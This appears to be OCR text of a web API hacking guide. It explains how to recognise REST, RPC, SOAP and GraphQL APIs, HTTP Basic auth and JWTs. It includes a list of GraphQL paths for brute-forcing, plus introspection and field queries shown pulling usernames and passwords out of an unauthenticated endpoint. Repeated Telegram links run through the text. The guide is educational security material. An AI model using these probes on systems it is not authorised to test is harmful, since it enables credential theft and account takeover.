
Introduction

Back in the day applications were built using a single language such as PHP but the architecture of today's applications tend to look a little different. Most modern day applications are split into two sections, frontend and backend as shown below:



As mentioned before the application is separated into front end and back end code. The frontend is the web UI you see in your browser, this is typically written in a modern day javascript framework such as ReactJS or AngularJS. The backend is the API and can be written in multiple languages.

https://t.me/learningnets




When dealing with this type of application there are certain things you need to know and get familiar with if you want to be successful. There are several types of APIs and they are each slightly different so before you start API hacking you need to understand a few things.

APIs

Rest API

If you notice an application talking to a backend API 9/10 times it's going to be a REST API. An example request in Burp to a REST API might look something like the image below:

https://t.me/learningnets



When looking at this request the first sign that tells me this is a request for a REST API is the fact that the request data is a JSON string. JSON strings are widely used by REST APIs. The other sign is that the application is issuing a PUT request. The PUT method is one of several HTTP methods associated with REST APIs as shown in the below table:

Http Methods	**Description**
GET	Used to get a resource or information from a server. For example a banking application might

https://t.me/learningnets


	use a GET request to retrieve your first and last name so it can be displayed on the screen.
POST	Used to create a resource though people use this as a way of updating well. For example a social media application might use a POST request to create a new message.
PUT	Used to update a resource. For example a PUT request might be used to update your password when you issue a password reset.
PATCH	Used to update a resource.
DELETE	Used to delete a resource. For example a social media application might use the DELETE method when deleting a comment.

https://t.me/learningnets

Now that you know this information you can tell the previous PUT request in Burp is updating “param1” and setting its value to “value1”.

Another sign you're dealing with a REST API is when the HTTP response contains a MIME type of JSON as shown in the below Burp requests:

https://t.me/learningnets



	Host	Method	URL	MIME type
093	https://classify-client.servi...	GET	/api/v1/classify_client/	JSON
092	https://normandy.cdn.moz...	GET	/api/v1/	JSON
091	https://www.google.com	GET	/recaptcha/api2/webworker.js?hl=en&v=JPZ52lNx9...	script
090	https://www.google.com	GET	/recaptcha/api2/anchor?ar=2&k=6Ldx7ZkUAAAAA...	HTML
089	https://safebrowsing.googl...	GET	/v4/threatListUpdates:fetch?$ct=application/x-proto...	app
088	https://www.pinterest.com	GET	/resource/NewsHubBadgeResource/get/?source_ur...	JSON
087	https://www.pinterest.com	GET	/resource/NewsHubBadgeResource/get/?source_ur...	JSON
086	https://safebrowsing.googl...	GET	/v4/threatListUpdates:fetch?$ct=application/x-proto...	app
085	https://www.pinterest.com	GET	/resource/NewsHubBadgeResource/get/?source_ur...	JSON
084	https://www.pinterest.com	GET	/resource/NewsHubBadgeResource/get/?source_ur...	JSON

Request | Response

Raw | Headers | Hex

```
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
x-xss-protection: 1; mode=block
x-content-type-options: nosniff
Vary: User-Agent, Accept-Encoding
x-ua-compatible: IE=edge
Cache-Control: no-cache, no-store, must-revalidate, max-age=0
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Pragma: no-cache
x-frame-options: SAMEORIGIN
pinterest-generated-by: coreapp-webapp-prod-0a018b84
pinterest-generated-by: coreapp-webapp-prod-0a018b84
x-envoy-upstream-service-time: 235
pinterest-version: a59ed29
x-pinterest-rid: 4653551879891201
Content-Length: 6893
Date: Sun, 17 May 2020 23:19:42 GMT
Connection: close
X-CDN: akamai
Strict-Transport-Security: max-age=31536000 ; includeSubDomains ; preload

{
  "resource_response":{
    "status":"success",
    "http_status":200,
    "data":{
      "news_hub_count":0,
      "conversations_unseen_count":0
    }
  },
  "client_context":{
```

As mentioned earlier the vast majority of REST APIs use JSON so if you get a JSON response you're probably dealing with a REST API.

https://t.me/learningnets

Remote Procedure Call (RPC)

Remote Procedure Call (RPC) is the oldest form of communication you will see being used by an application dating back to the 1980s. This protocol is fairly basic, each HTTP request maps to a particular function.

There are several indicators here which hint that this is an RPC endpoint. The first thing is the file name “xmlrpc.php”. **XMLRPC** uses XML while **JSONRPC** uses JSON for its encoding type. If this endpoint was an JSONRPC API the data would be contained in a

https://t.me/learningnets

JSON string instead of an XML doc, that's really the only difference between the two RPC APIs.


In the request body you see two tags called **“methodCall”** and **“methodName”**, I mentioned earlier that RPC requests correspond to function names so this is another hint at this being an RPC API. In case you're not familiar with programming, “method” means the same thing as “function. Here we are calling the function “system.listMethods” and passing zero arguments. After issuing the request the server responded with an XML document containing a list of methods exposed by this API.

You know that REST APIs use several HTTP methods such as PUT,POST, and DELETE but RPC APIs only use two, GET and POST methods. So if you see an HTTP request using something other than a GET or POST request you know it’s probably not an RPC API.


Simple Object Access Protocol (SOAP)

In the previous section I mentioned RPC APIs, specifically I talked about something called XMLRPC. You can think of a SOAP API as a more advanced version of XMLRPC. They are both very similar by the fact they both use XML for encoding and HTTP to transfer messages. However, SOAP APIs tend to be a little more complex as shown in the below request:

https://t.me/learningnets



Unlike the XMLRPC request which is just an XML blob of data the SOAP request is a little more structured and inorder to send a SOAP request you must follow this structure. An example of the SOAP format can be found below:



As you can see the message is first wrapped in an **“<soapenv:Envelope>”** tag which contains the header and body tags. This value can be used as an indicator that you’re

https://t.me/learningnets

dealing with a SOAP API so be on the lookout for this string. The header part is optional and is used to hold values related to authentication, complex types, and other information about the message itself. The body is the part of the XML document which actually contains our message as shown below example:

```
<soapenv:Body>
        <web:GetCitiesByCountry>
                <!--type: string-->
                <web:CountryName>gero et</web:CountryName>
        </web:GetCitiesByCountry>
<soapenv:Body>
```

As you can see in the above SOAP body we are calling a method named "**GetCitiesByCountry**" and passing in an argument called **"CountryName**" with a string value of **"gero et"**.

https://t.me/learningnets

GraphQL API

GraphQL is a data query language developed by Facebook and was released in 2015. GraphQL acts as an alternative to REST API. Rest APIs require the client to send multiple requests to different endpoints on the API to query data from the backend database. With graphQL you only need to send one request to query the backend. This is a lot simpler because you don't have to send multiple requests to the API, a single request can be used to gather all the necessary information.

As new technologies emerge so will new vulnerabilities. By default graphQL does not implement authentication, this is put on the developer to implement. This means by default graphQL allows anyone to query it, any sensitive information will be available to attackers unauthenticated.

When performing your directory brute force attacks make sure to add the following paths to check for graphQL instances.

- /graphql
- /graphiql
- /graphql.php
- /graphql/console


Once you find an open graphQL instance you need to know what queries it supports. This can be done by using the introspection system, more details can be found here:

- https://graphql.org/learn/introspection/

https://t.me/learningnets


Issuing the following requests will show you all the queries that are available on the endpoint.

- **example.com/graphql?query={__schema{types{name,fields{name}}}}**



As you can see there is a type called “User” and it has two fields called “username” and “password”. Types that start with a “__” can be ignored as those are part of the introspection system. Once an interesting type is found you can query its field values by issuing the following query:

- http://example.com/graphql?query={TYPE_1{FIELD_1,FIELD_2}}



https://t.me/learningnets

Once the query is submitted it will pull the relevant information and return the results to you. In this case we get a set of credentials that can be used to login to the application.

GraphQL is a relatively new technology that is starting to gain some traction among startups and large corporations. Other than missing authentication by default graphQL endpoints can be vulnerable to other bugs such as IDOR.


Authentication

If an application requires you to login it must use some form of authentication to verify who you are. Depending on what authentication method an application is using there could be several types of attacks used to compromise the authentication process. Compromising the authentication process will typically lead to account takeover(ATO) vulnerabilities and depending on the accounts you takeover it could also lead to privilege escalation. In the below sections I talk about the most common authentication methods and their pitfalls.


HTTP Basic

This is probably the most basic and easy to implement type of authentication. As shown in the below image you can identify HTTP Basic Auth by the popup it displays in web browsers.

https://t.me/learningnets




After typing in your username and password the authentication details are stored in an authorization header as shown below:



Note that the authorization header is just a base64 encoded string of the username and password. If we were to decode the above string we would get the following:

https://t.me/learningnets




That's one of the biggest downfalls of using HTTP Basic Auth. Each time you send a request your clear text username and password are sent as a base64 encoded authentication header making it very susceptible to eavesdropping attacks.

Json Web Token (JWT)

Introduction

Json Web Tokens(JWTs) are extremely popular among API endpoints as they are easy to implement and understand.

https://t.me/learningnets



When a user attempts to login the system will send its credentials to the back end API. After that the backend will verify the credentials and if they are correct it will generate a JWT token. This token is then sent to the user, after that any request sent to the API will have this JWT token to prove its identity.

As shown below a JWT token is made up of three parts separated by dots:

- eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvaG4gRG9lIiwiaWF0IjoxNTE2MjM5MDIyfQ.SflKxwRJSMeKKF2QT4fwpMeJf36POk6yJV_adQssw5c

https://t.me/learningnets

The token can easily be decoded using a base64 decoder, but I like to use the site jwt.io to decode these tokens as shown above.

Notice how there are three parts to a JWT token:

- Header
- Payload
- Signature

